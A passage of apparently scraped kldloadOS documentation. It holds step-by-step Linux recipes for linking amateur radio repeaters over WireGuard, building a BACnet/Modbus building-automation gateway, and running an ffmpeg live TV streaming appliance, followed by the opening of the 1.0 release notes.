VOX_FILTER_DEPTH=20
VOX_THRESH=500
DEEMPHASIS=0
PEAK_METER=1
DTMF_DEC_TYPE=INTERNAL

[Tx1]
TYPE=Local
AUDIO_DEV=alsa:plughw:1
AUDIO_CHANNEL=0
PTT_TYPE=Hidraw
HID_DEVICE=/dev/hidraw0
HID_PTT_PIN=GPIO3
PREEMPHASIS=0
DTMF_TONE_LENGTH=100
DTMF_TONE_SPACING=50
```

Step 6: Configure EchoLink module (optional)

```
# /etc/svxlink/svxlink.d/ModuleEchoLink.conf

[ModuleEchoLink]
NAME=EchoLink
ID=2
TIMEOUT=60
SERVERS=servers.echolink.org
CALLSIGN=YOURCALL-L
PASSWORD=your-echolink-password
SYSOPNAME=Your Name
LOCATION=[Svx] Your City, ST
MAX_QSOS=4
MAX_CONNECTIONS=4
LINK_IDLE_TIMEOUT=300
```

Step 7: Set up WireGuard between nodes

Node A:

```
umask 077
```

```
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key

cat > /etc/wireguard/wg0.conf << 'EOF'
[Interface]
Address = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <node-a-private-key>

[Peer]
PublicKey = <node-b-public-key>
Endpoint = node-b.example.com:51820
AllowedIPs = 10.99.0.2/32
PersistentKeepalive = 25
EOF

systemctl enable --now wg-quick@wg0
```

Node B: Same config, swap IPs and keys.

Step 8: Link nodes over WireGuard with remotetrx

Instead of EchoLink (which requires public servers), use SvxLink's `remotetrx` to link two nodes directly over the WireGuard tunnel.

Node A — runs `svxlink` (the repeater controller):

```
# In svxlink.conf, change Rx1 to use a network receiver
[Rx1]
TYPE=Net
HOST=10.99.0.2
TCP_PORT=5210
CODEC=S16
```

Node B — runs `remotetrx` (remote transceiver):

```
# /etc/svxlink/remotetrx.conf

[GLOBAL]
LOGICS=Trx1
CFG_DIR=/etc/svxlink/svxlink.d
TIMESTAMP_FORMAT="%c"

[Trx1]
TYPE=Net
RX=Rx1
TX=Tx1
LISTEN_PORT=5210
AUTH_KEY=shared-secret-key

[Rx1]
TYPE=Local
AUDIO_DEV=alsa:plughw:1
AUDIO_CHANNEL=0
SQL_DET=VOX
VOX_FILTER_DEPTH=20
VOX_THRESH=500

[Tx1]
TYPE=Local
AUDIO_DEV=alsa:plughw:1
AUDIO_CHANNEL=0
PTT_TYPE=Hidraw
HID_DEVICE=/dev/hidraw0
HID_PTT_PIN=GPIO3
```

```
# Node B
systemctl enable --now remotetrx
```

```
# Node A
systemctl enable --now svxlink
```

Now voice on Node A's radio comes out Node B's radio and vice versa — over an encrypted WireGuard tunnel. No public ports exposed except UDP 51820.

Step 9: Firewall

```
cat > /etc/nftables.d/irlp.nft << 'EOF'
table inet filter {
  chain input {
    # SSH
    tcp dport 22 accept

    # WireGuard
    udp dport 51820 accept

    # SvxLink remotetrx (only on WireGuard interface)
    iifname "wg0" tcp dport 5210 accept

    # EchoLink (if used — only needed on one node)
    udp dport { 5198, 5199 } accept
    tcp dport 5200 accept
  }
}
EOF
systemctl reload nftables
```

Step 10: ZFS snapshots for audio logs

```
# Dataset for recorded audio
zfs create -o mountpoint=/srv/radio-logs -o compression=zstd rpool/srv/radio-logs

# SvxLink can log audio — configure in svxlink.conf:
# REC_DIR=/srv/radio-logs

# Daily snapshots
echo '0 0 * * * root zfs snapshot rpool/srv/radio-logs@daily-$(date +\%Y\%m\%d)' >> /etc/crontab

# Replicate logs to backup node
echo '0 2 * * * root syncoid rpool/srv/radio-logs 10.99.0.2:rpool/srv/radio-logs-backup' >> /etc/crontab
```

Test

```
# Check audio
arecord -D plughw:1,0 -f S16_LE -r 8000 -c 1 -d 3 /tmp/test.wav && aplay /tmp/test.wav

# Check PTT
rigctl -m 1 -p /dev/hidraw0 -P CM108 T 1 && sleep 2 && rigctl -m 1 -p /dev/hidraw0 -P CM108 T 0

# Check WireGuard
wg show wg0

# Check SvxLink
systemctl status svxlink
journalctl -u svxlink -f

# Key up on the local radio, you should hear it on the remote radio
```

FCC Note

FCC Part 97 prohibits obscuring the meaning of amateur radio transmissions **over the air**. The WireGuard encryption applies to the **internet backhaul**, not the RF transmission. The RF side remains unencrypted as required. This is the same approach used by IRLP, EchoLink, AllStarLink, and 44Net Connect — all of which encrypt internet traffic while keeping RF transmissions in the clear.

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation


Appliance Recipe: Building Automation IoT Gateway

A quad-NIC kldloadOS appliance that captures unencrypted BACnet and Modbus traffic from building automation devices (HVAC pumps, air handlers, heat exchangers), secures it with WireGuard, and delivers it to a RabbitMQ message queue for downstream processing.

The problem: Building automation devices broadcast unencrypted UDP (BACnet on port 47808, Modbus on TCP 502). These protocols were designed in the 1990s for isolated serial networks. They have zero encryption, zero authentication. Connecting them to anything outside the building is a security nightmare.

The solution: A kldloadOS gateway sits on the BACnet/Modbus network, captures the data, and tunnels it encrypted over WireGuard to a collection server. The building's OT network never touches the internet directly.

Architecture



Step 1: Install kldloadOS

Boot the ISO, select **Server** profile, **Debian** (lightest footprint for an appliance).

Unattended:

```
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=iot-gateway-01
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=static
KLDLOAD_NET_IP=192.168.1.10/24
KLDLOAD_NET_GATEWAY=192.168.1.1
KLDLOAD_NET_DNS=192.168.1.1
EOF
kldload-install-target --config /tmp/answers.env
```

Step 2: Configure the four NICs

```
# eth0 — Management (IT network, SSH, updates)
cat > /etc/systemd/network/10-eth0-mgmt.network << 'EOF'
[Match]
Name=eth0

[Network]
Address=192.168.1.10/24
Gateway=192.168.1.1
DNS=192.168.1.1
EOF

# eth1 — BACnet VLAN (building automation devices)
cat > /etc/systemd/network/20-eth1-bacnet.network << 'EOF'
[Match]
Name=eth1

[Network]
Address=10.1.1.10/24
EOF

# eth2 — Modbus/OT (field devices, RS-485 gateways)
cat > /etc/systemd/network/30-eth2-modbus.network << 'EOF'
[Match]
Name=eth2

[Network]
Address=10.2.1.10/24
EOF

# Enable systemd-networkd
systemctl enable --now systemd-networkd

# Disable reverse-path filtering on BACnet interface (required for broadcast reception)
cat > /etc/sysctl.d/99-bacnet.conf << 'EOF'
net.ipv4.conf.eth1.rp_filter=2
net.ipv4.conf.eth2.rp_filter=2
EOF
sysctl -p /etc/sysctl.d/99-bacnet.conf
```

Step 3: Set up WireGuard backhaul

```
# Generate keys
umask 077
wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key

# Configure tunnel to collection server
cat > /etc/wireguard/wg0.conf << 'EOF'
[Interface]
Address = 10.99.0.1/24
ListenPort = 51820
PrivateKey = <gateway-private-key>

[Peer]
PublicKey = <collection-server-pubkey>
Endpoint = collection.example.com:51820
AllowedIPs = 10.99.0.2/32
PersistentKeepalive = 25
EOF

systemctl enable --now wg-quick@wg0
ping 10.99.0.2   # verify tunnel
```

Step 4: Firewall — isolate OT from IT

```
cat > /etc/nftables.d/iot-gateway.nft << 'NFTEOF'
table inet filter {
  chain input {
    # Management (eth0)
    iifname "eth0" tcp dport 22 accept

    # BACnet broadcast (eth1)
    iifname "eth1" udp dport 47808 accept

    # Modbus TCP (eth2)
    iifname "eth2" tcp dport 502 accept

    # WireGuard
    udp dport 51820 accept

    # WireGuard tunnel traffic
    iifname "wg0" accept
  }

  chain forward {
    # BLOCK cross-traffic between OT and IT — this is critical
    iifname "eth1" oifname "eth0" drop
    iifname "eth2" oifname "eth0" drop
    iifname "eth0" oifname "eth1" drop
    iifname "eth0" oifname "eth2" drop

    # Allow OT → WireGuard (data collection only)
    iifname "eth1" oifname "wg0" accept
    iifname "eth2" oifname "wg0" accept
  }
}
NFTEOF

systemctl reload nftables
```

Step 5: Install BACnet and Modbus tools

```
# BACnet — Python library
apt install -y python3-pip python3-venv
python3 -m venv /opt/bacnet
/opt/bacnet/bin/pip install BAC0 bacpypes3

# Modbus
apt install -y python3-pymodbus

# Traffic capture
apt install -y tshark tcpdump

# Serial tools (for RS-485 Modbus RTU adapters)
apt install -y minicom picocom setserial
```

Step 6: Install RabbitMQ

```
apt install -y erlang-nox

curl -1sLf 'https://packagecloud.io/rabbitmq/rabbitmq-server/gpgkey' | \
  gpg --dearmor > /usr/share/keyrings/rabbitmq.gpg

echo "deb [signed-by=/usr/share/keyrings/rabbitmq.gpg] https://packagecloud.io/rabbitmq/rabbitmq-server/debian/
bookworm main" \
  > /etc/apt/sources.list.d/rabbitmq.list
```

```
apt update && apt install -y rabbitmq-server

# Enable management UI + MQTT broker
rabbitmq-plugins enable rabbitmq_management
rabbitmq-plugins enable rabbitmq_mqtt

# Create a user for the collectors
rabbitmqctl add_user iot_collector changeme
rabbitmqctl set_permissions -p / iot_collector ".*" ".*" ".*"

systemctl enable --now rabbitmq-server
```

RabbitMQ management UI: `http://10.99.0.1:15672`

Step 7: BACnet collector service

```
#!/usr/bin/env python3
# /opt/bacnet/bacnet-collector.py
# Discovers BACnet devices, polls Present-Value, publishes to RabbitMQ

import BAC0
import pika
import json
import time
from datetime import datetime, timezone

RABBITMQ_HOST = "localhost"
RABBITMQ_USER = "iot_collector"
RABBITMQ_PASS = "changeme"
EXCHANGE = "building_data"
POLL_INTERVAL = 30  # seconds

def main():
    # Connect to BACnet network on eth1
    bacnet = BAC0.connect(ip="10.1.1.10/24")

    # Connect to RabbitMQ
    credentials = pika.PlainCredentials(RABBITMQ_USER, RABBITMQ_PASS)
    connection = pika.BlockingConnection(
        pika.ConnectionParameters(RABBITMQ_HOST, credentials=credentials)
    )
    channel = connection.channel()
    channel.exchange_declare(exchange=EXCHANGE, exchange_type="fanout", durable=True)

    # Discover devices
    bacnet.discover()
    time.sleep(5)

    while True:
        for device in bacnet.devices:
            try:
                name = device[0]
                addr = device[1]
                dev = BAC0.device(addr, device[2], bacnet)

                for point in dev.points:
                    msg = {
                        "timestamp": datetime.now(timezone.utc).isoformat(),
                        "device": name,
                        "address": str(addr),
                        "point": point.properties.name,
                        "value": point.lastValue,
                        "units": str(point.properties.units_state),
                        "type": "bacnet",
                    }
                    channel.basic_publish(
                        exchange=EXCHANGE,
```

```
                        routing_key="",
                        body=json.dumps(msg),
                    )
            except Exception as e:
                print(f"Error polling {device}: {e}")

        time.sleep(POLL_INTERVAL)

if __name__ == "__main__":
    main()
```

```
# systemd service
cat > /etc/systemd/system/bacnet-collector.service << 'EOF'
[Unit]
Description=BACnet data collector
After=network-online.target rabbitmq-server.service
Wants=network-online.target

[Service]
Type=simple
ExecStart=/opt/bacnet/bin/python /opt/bacnet/bacnet-collector.py
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now bacnet-collector
```

Step 8: Modbus collector service

```
#!/usr/bin/env python3
# /opt/modbus-collector.py
# Polls Modbus TCP devices, publishes to RabbitMQ

from pymodbus.client import ModbusTcpClient
import pika
import json
import time
from datetime import datetime, timezone

RABBITMQ_HOST = "localhost"
RABBITMQ_USER = "iot_collector"
RABBITMQ_PASS = "changeme"
EXCHANGE = "building_data"
POLL_INTERVAL = 10  # seconds

# Define your Modbus devices and registers
DEVICES = [
    {
        "name": "pump-1",
        "host": "10.2.1.100",
        "port": 502,
        "registers": [
            {"name": "speed_rpm", "address": 40001, "count": 1, "scale": 1.0},
            {"name": "current_amps", "address": 40002, "count": 1, "scale": 0.1},
            {"name": "temperature_c", "address": 40003, "count": 1, "scale": 0.1},
            {"name": "run_status", "address": 40004, "count": 1, "scale": 1.0},
        ],
    },
    {
        "name": "vfd-3",
        "host": "10.2.1.101",
        "port": 502,
```

```
        "registers": [
            {"name": "frequency_hz", "address": 40001, "count": 1, "scale": 0.01},
            {"name": "output_power_kw", "address": 40002, "count": 1, "scale": 0.1},
        ],
    },
]

def main():
    credentials = pika.PlainCredentials(RABBITMQ_USER, RABBITMQ_PASS)
    connection = pika.BlockingConnection(
        pika.ConnectionParameters(RABBITMQ_HOST, credentials=credentials)
    )
    channel = connection.channel()
    channel.exchange_declare(exchange=EXCHANGE, exchange_type="fanout", durable=True)

    while True:
        for device in DEVICES:
            client = ModbusTcpClient(device["host"], port=device["port"])
            if not client.connect():
                print(f"Cannot connect to {device['name']} at {device['host']}")
                continue

            for reg in device["registers"]:
                try:
                    result = client.read_holding_registers(
                        reg["address"] - 40001, count=reg["count"]
                    )
                    if not result.isError():
                        value = result.registers[0] * reg["scale"]
                        msg = {
                            "timestamp": datetime.now(timezone.utc).isoformat(),
                            "device": device["name"],
                            "address": f"{device['host']}:{device['port']}",
                            "point": reg["name"],
                            "value": value,
                            "type": "modbus",
                        }
                        channel.basic_publish(
                            exchange=EXCHANGE,
                            routing_key="",
                            body=json.dumps(msg),
                        )
                except Exception as e:
                    print(f"Error reading {device['name']}/{reg['name']}: {e}")

            client.close()

        time.sleep(POLL_INTERVAL)

if __name__ == "__main__":
    main()
```

```
cat > /etc/systemd/system/modbus-collector.service << 'EOF'
[Unit]
Description=Modbus data collector
After=network-online.target rabbitmq-server.service

[Service]
Type=simple
ExecStart=/usr/bin/python3 /opt/modbus-collector.py
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now modbus-collector
```

Step 9: ZFS datasets for data retention

```
# Time-series data store
zfs create -o mountpoint=/srv/iot-data -o compression=zstd rpool/srv/iot-data

# RabbitMQ persistence
zfs create -o mountpoint=/var/lib/rabbitmq -o recordsize=8k rpool/var/rabbitmq

# Capture archives
zfs create -o mountpoint=/srv/captures -o compression=zstd rpool/srv/captures

# Automated snapshots of collected data
echo '0 * * * * root zfs snapshot rpool/srv/iot-data@hourly-$(date +\%Y\%m\%d-\%H)' >> /etc/crontab
echo '0 0 * * * root zfs snapshot rpool/srv/captures@daily-$(date +\%Y\%m\%d)' >> /etc/crontab
```

Step 10: Replicate data to collection server

On the collection server (10.99.0.2):

```
# Pull IoT data over WireGuard every hour
echo '15 * * * * root syncoid 10.99.0.1:rpool/srv/iot-data rpool/iot-ingestion/gateway-01' >> /etc/crontab
```

Verify

```
# Check BACnet traffic on eth1
tcpdump -i eth1 udp port 47808 -c 5

# Check Modbus connections on eth2
ss -tn | grep :502

# Check RabbitMQ queues
rabbitmqctl list_queues

# Check WireGuard tunnel
wg show wg0

# Check data replication
zfs list -t snapshot -r rpool/srv/iot-data | tail -5
```

Bill of materials

Component	Example	Cost
Quad-NIC mini PC	Protectli VP2420 or Topton N5105	$200-400
USB stick (installer)	Any 8GB+ USB	$5
RS-485 adapter (if Modbus RTU)	USB-RS485 converter	$15
Total		~$250-420

Compare to a commercial building automation gateway: $5,000-15,000.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free


Documentation

Appliance Recipe: Live TV Streaming (SRT/HLS/DASH/IPTV)

A kldloadOS appliance that captures over-the-air or HDMI video via a capture card, encodes it with ffmpeg, and distributes it as live streams — SRT for broadcast-grade contribution, HLS/DASH for web viewers, IPTV multicast for LAN distribution. Carrier-grade live video, not webcam quality.

What this replaces: $50,000-200,000 in broadcast encoding/distribution hardware. A capture card, a kldloadOS box, and ffmpeg.

Architecture



Hardware

Component	Examples	Cost
Mini PC / server	Any x86_64 with USB 3.0 (or PCIe slot)	$200-500
HDMI capture card	Elgato HD60 X, AVerMedia Live Gamer, Magewell USB Capture	$100-400
OTA TV tuner (optional)	HDHomeRun, Hauppauge WinTV	$50-150
GPU (optional, for NVENC)	NVIDIA GTX 1650+	$150-300
USB stick	kldloadOS installer	$5

For software encoding (no GPU): a modern 4-core CPU handles 1080p30 x264 with `veryfast` preset. For hardware encoding: NVIDIA NVENC does 4K60 with minimal CPU usage.

Step 1: Install kldloadOS

```
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/sda
KLDLOAD_HOSTNAME=tv-streamer
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_NVIDIA_DRIVERS=1
KLDLOAD_NET_METHOD=dhcp
EOF
kldload-install-target --config /tmp/answers.env
```

Step 2: Install streaming packages

```
# ffmpeg with full codec support
apt install -y ffmpeg

# SRT library and tools
apt install -y libsrt-openssl-dev srt-tools

# nginx for HLS/DASH serving
apt install -y nginx

# Video4Linux utils
apt install -y v4l-utils

# Optional: NVIDIA NVENC (if GPU installed)
# The NVIDIA driver from the kldload install includes NVENC support
```

Step 3: Verify capture card

```
# List video devices
v4l2-ctl --list-devices

# Check capabilities
v4l2-ctl -d /dev/video0 --all

# Test capture (5 seconds)
ffmpeg -f v4l2 -i /dev/video0 -t 5 -c copy /tmp/test-capture.ts

# For HDMI capture cards, check supported formats
v4l2-ctl -d /dev/video0 --list-formats-ext
```

Step 4: ZFS datasets for media

```
# Live stream segments (HLS/DASH — high write, short retention)
zfs create -o mountpoint=/srv/stream \
           -o compression=off \
           -o recordsize=1M \
           -o atime=off \
           -o logbias=throughput \
           rpool/srv/stream

# Recordings (long-term archive)
zfs create -o mountpoint=/srv/recordings \
```

```
            -o compression=zstd \
            -o recordsize=1M \
            rpool/srv/recordings

# nginx web root
mkdir -p /srv/stream/hls /srv/stream/dash
```

Step 5: Configure nginx for HLS/DASH

```
# /etc/nginx/sites-available/streaming
server {
    listen 8080;
    server_name _;

    # HLS
    location /hls {
        alias /srv/stream/hls;
        types {
            application/vnd.apple.mpegurl m3u8;
            video/mp2t ts;
        }
        add_header Cache-Control no-cache;
        add_header Access-Control-Allow-Origin *;
    }

    # DASH
    location /dash {
        alias /srv/stream/dash;
        types {
            application/dash+xml mpd;
            video/mp4 m4s mp4;
        }
        add_header Cache-Control no-cache;
        add_header Access-Control-Allow-Origin *;
    }

    # Simple player page
    location / {
        root /srv/stream/web;
        index index.html;
    }
}
```

```
ln -sf /etc/nginx/sites-available/streaming /etc/nginx/sites-enabled/
rm -f /etc/nginx/sites-enabled/default
systemctl restart nginx
```

Simple HLS player page:

```
<!-- /srv/stream/web/index.html -->
<!DOCTYPE html>
<html><head>
  <title>kldloadOS Live TV</title>
  <script src="https://cdn.jsdelivr.net/npm/hls.js@latest"></script>
</head><body style="background:#000;margin:0;display:flex;justify-content:center;align-items:center;height:100vh">
  <video id="video" controls autoplay style="max-width:100%;max-height:100%"></video>
  <script>
    const video = document.getElementById('video');
    if (Hls.isSupported()) {
      const hls = new Hls();
      hls.loadSource('/hls/live.m3u8');
      hls.attachMedia(video);
    } else if (video.canPlayType('application/vnd.apple.mpegurl')) {
      video.src = '/hls/live.m3u8';
    }
  </script>
```

```
</body></html>
```

Step 6: Streaming with ffmpeg

Software encoding (CPU — x264)

```
# Capture → HLS + DASH + SRT simultaneously
ffmpeg -f v4l2 -video_size 1920x1080 -framerate 30 -i /dev/video0 \
  -f alsa -i hw:1,0 \
  \
  -map 0:v -map 1:a -c:v libx264 -preset veryfast -b:v 4000k -maxrate 4500k -bufsize 8000k \
  -c:a aac -b:a 128k -ar 44100 \
  \
  -f hls -hls_time 4 -hls_list_size 10 -hls_flags delete_segments \
  /srv/stream/hls/live.m3u8 \
  \
  -f dash -seg_duration 4 -window_size 10 -remove_at_exit 1 \
  /srv/stream/dash/live.mpd \
  \
  -f mpegts "srt://0.0.0.0:9000?mode=listener&latency=200" \
  \
  -f mpegts "udp://239.1.1.1:5000?pkt_size=1316"
```

Hardware encoding (NVIDIA NVENC)

```
ffmpeg -f v4l2 -video_size 1920x1080 -framerate 30 -i /dev/video0 \
  -f alsa -i hw:1,0 \
  \
  -map 0:v -map 1:a -c:v h264_nvenc -preset p4 -b:v 6000k -maxrate 7000k -bufsize 12000k \
  -c:a aac -b:a 128k -ar 44100 \
  \
  -f hls -hls_time 4 -hls_list_size 10 -hls_flags delete_segments \
  /srv/stream/hls/live.m3u8 \
  \
  -f mpegts "srt://0.0.0.0:9000?mode=listener&latency=200"
```

Multi-bitrate adaptive (ABR)

```
ffmpeg -f v4l2 -video_size 1920x1080 -framerate 30 -i /dev/video0 \
  -f alsa -i hw:1,0 \
  \
  -map 0:v -map 0:v -map 0:v -map 1:a \
  \
  -c:v:0 libx264 -b:v:0 5000k -s:v:0 1920x1080 -preset veryfast \
  -c:v:1 libx264 -b:v:1 2500k -s:v:1 1280x720 -preset veryfast \
  -c:v:2 libx264 -b:v:2 1000k -s:v:2 854x480 -preset veryfast \
  -c:a aac -b:a 128k \
  \
  -f hls -hls_time 4 -hls_list_size 10 -hls_flags delete_segments \
  -var_stream_map "v:0,a:0 v:1,a:0 v:2,a:0" \
  -master_pl_name live.m3u8 \
  /srv/stream/hls/stream_%v.m3u8
```

Step 7: SRT — the carrier-grade transport

SRT (Secure Reliable Transport) is what actual broadcast infrastructure uses. Sub-second latency, handles packet loss and jitter, AES-128/256 encryption, and works over the public internet.

SRT listener (the streamer — accepts incoming callers)

```
# Already running from the ffmpeg command above on port 9000
# Callers connect to: srt://your-ip:9000
```

SRT caller (a remote contributor sending video TO the server)

```
# Remote camera/contributor sends to the streamer
ffmpeg -f v4l2 -i /dev/video0 -f alsa -i hw:0,0 \
  -c:v libx264 -preset veryfast -b:v 4000k \
  -c:a aac -b:a 128k \
  -f mpegts "srt://streamer-ip:9001?mode=caller&latency=200"
```

Receive SRT caller and mix into the live stream

```
# On the streamer — accept a caller on port 9001
ffmpeg \
  -f v4l2 -i /dev/video0 \
  -f mpegts -i "srt://0.0.0.0:9001?mode=listener&latency=200" \
  -filter_complex "[0:v][1:v]hstack=inputs=2[out]" \
  -map "[out]" -c:v libx264 -preset veryfast -b:v 6000k \
  -f hls -hls_time 4 /srv/stream/hls/live.m3u8
```

SRT over WireGuard

For private streaming between two kldloadOS nodes:

```
# Streamer sends to receiver over WireGuard
ffmpeg -f v4l2 -i /dev/video0 -f alsa -i hw:1,0 \
  -c:v libx264 -preset veryfast -b:v 5000k -c:a aac -b:a 128k \
  -f mpegts "srt://10.200.0.2:9000?mode=caller&latency=120&passphrase=secret123"
```

Step 8: IPTV multicast (LAN distribution)

For distributing to smart TVs, VLC, and set-top boxes on the LAN:

```
# Multicast stream (any device on the LAN can tune in with VLC)
ffmpeg -f v4l2 -i /dev/video0 -f alsa -i hw:1,0 \
  -c:v libx264 -preset veryfast -b:v 4000k -c:a aac -b:a 128k \
  -f mpegts "udp://239.1.1.1:5000?pkt_size=1316&ttl=10"
```

Watch with VLC:

```
vlc udp://@239.1.1.1:5000
```

Or add to an M3U playlist:

```
#EXTM3U
#EXTINF:-1,Live TV - kldloadOS
udp://@239.1.1.1:5000
```

Step 9: The receiver (live TV appliance)

A second kldloadOS box that receives the stream and displays it — your own TV station receiver.

```
# Install on the receiver
apt install -y ffmpeg vlc mpv

# Receive SRT stream and display
mpv "srt://streamer-ip:9000?mode=caller&latency=200"

# Or receive and re-stream to a local HDMI output
ffmpeg -i "srt://10.200.0.1:9000?mode=caller&latency=200" \
  -c copy -f v4l2 /dev/video0

# Or receive and serve HLS locally for smart TVs
ffmpeg -i "srt://10.200.0.1:9000?mode=caller&latency=200" \
  -c copy -f hls -hls_time 2 -hls_list_size 5 \
```

```
  /srv/stream/hls/live.m3u8
```

Step 10: Record everything to ZFS

```
# Record the live stream with timestamps
ffmpeg -f v4l2 -video_size 1920x1080 -framerate 30 -i /dev/video0 \
  -f alsa -i hw:1,0 \
  -c:v libx264 -preset veryfast -b:v 8000k -c:a aac -b:a 192k \
  -f segment -segment_time 3600 -strftime 1 \
  "/srv/recordings/%Y-%m-%d_%H-%M-%S.ts" \
  \
  -c:v libx264 -preset veryfast -b:v 4000k -c:a aac -b:a 128k \
  -f hls -hls_time 4 -hls_list_size 10 -hls_flags delete_segments \
  /srv/stream/hls/live.m3u8
```

Hourly ZFS snapshots of recordings:

```
echo '0 * * * * root zfs snapshot rpool/srv/recordings@hourly-$(date +\%Y\%m\%d-\%H)' >> /etc/crontab
```

Replicate recordings to backup over WireGuard:

```
syncoid rpool/srv/recordings 10.200.0.2:rpool/srv/recordings-backup
```

Step 11: systemd service

```
cat > /etc/systemd/system/live-stream.service << 'EOF'
[Unit]
Description=Live TV streaming (ffmpeg)
After=network-online.target

[Service]
Type=simple
ExecStart=/usr/bin/ffmpeg \
  -f v4l2 -video_size 1920x1080 -framerate 30 -i /dev/video0 \
  -f alsa -i hw:1,0 \
  -map 0:v -map 1:a \
  -c:v libx264 -preset veryfast -b:v 4000k -maxrate 4500k -bufsize 8000k \
  -c:a aac -b:a 128k -ar 44100 \
  -f hls -hls_time 4 -hls_list_size 10 -hls_flags delete_segments \
  /srv/stream/hls/live.m3u8
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now live-stream
```

Verify

```
# Check capture device
v4l2-ctl --list-devices

# Check ffmpeg is encoding
systemctl status live-stream
journalctl -u live-stream -f

# Test HLS stream
curl -s http://localhost:8080/hls/live.m3u8 | head -10
```

```
# Test SRT stream (from another machine)
ffplay "srt://streamer-ip:9000?mode=caller&latency=200"

# Check IPTV multicast
vlc udp://@239.1.1.1:5000

# Check stream health with eBPF
bpftrace -e 'tracepoint:net:net_dev_xmit /str(args.name) == "eth0"/ { @bytes = hist(args.len); }'
```

Bill of materials

Component	Cost
Mini PC (4-core, 8GB RAM)	$200
HDMI capture card (Elgato/Magewell)	$150-400
OTA antenna + tuner (optional)	$50-100
NVIDIA GPU (optional, for NVENC)	$150-300
kldloadOS on USB	Free
Total (software encoding)	**~$400**
Total (hardware encoding)	**~$700**

Compare to a broadcast encoder: $10,000-50,000.

← Tutorials

↑ Top

kldloadOS 1.0 — Release Notes

Releases

kldloadOS 1.0 — Du-Nn

Date: March 2026 · License: BSD-3-Clause · ISO: 3.8 GB · Arch: x86_64
Download: dl.kldload.com/kldload-free-latest.iso · Source: github.com/kldload/kldload

> **10 operating systems. One USB. ZFS on root. AI-powered. Free.**
>
> kldloadOS 1.0 is the first release of a Linux construction kit that installs CentOS, Debian, Rocky, RHEL, Ubuntu, FreeBSD, OpenBSD, GhostBSD, illumos, or Windows with ZFS on root, offline, from a USB stick. The first operating system with a built-in local AI assistant.

Tested platforms

OS	Profile	Platform	Status
CentOS Stream 9	Server	KVM (libvirt)	Tested — installs, boots, firstboot completes
CentOS Stream 9	Server + AI	KVM (libvirt)	Tested — kai, whisper.cpp, model pull working
CentOS Stream 9	Desktop	KVM (libvirt)	Tested — GNOME boots, web UI functional
CentOS Stream 9	Server	Proxmox (QEMU/KVM)	Tested — q35, OVMF, TPM 2.0
Debian 13 (Trixie)	Server	KVM (libvirt)	Tested — debootstrap from darksite, ZFS DKMS builds
Debian 13 (Trixie)	Desktop	KVM (libvirt)	Partial — installs, needs more QC on GNOME
Ubuntu 24.04	Desktop	KVM (libvirt)	In progress — requires internet, package name differences being resolved
Rocky Linux 9	Server	KVM (libvirt)	Expected working — shares CentOS RPM darksite and install path
RHEL 9	Server	KVM (libvirt)	Expected working — requires Red Hat CDN credentials
FreeBSD 14.4	Core	—	Coming soon — base sets embedded, install path in development
OpenBSD 7.8	Core	—	Coming soon — base sets embedded, install path in development
GhostBSD	Desktop	—	Coming soon — FreeBSD base + desktop layer
illumos	Core	—	Coming soon — chain-boots OpenIndiana installer
Windows	N/A	—	Coming soon — WIM extraction via wimlib

Hardware tested

Platform	Configuration	Notes
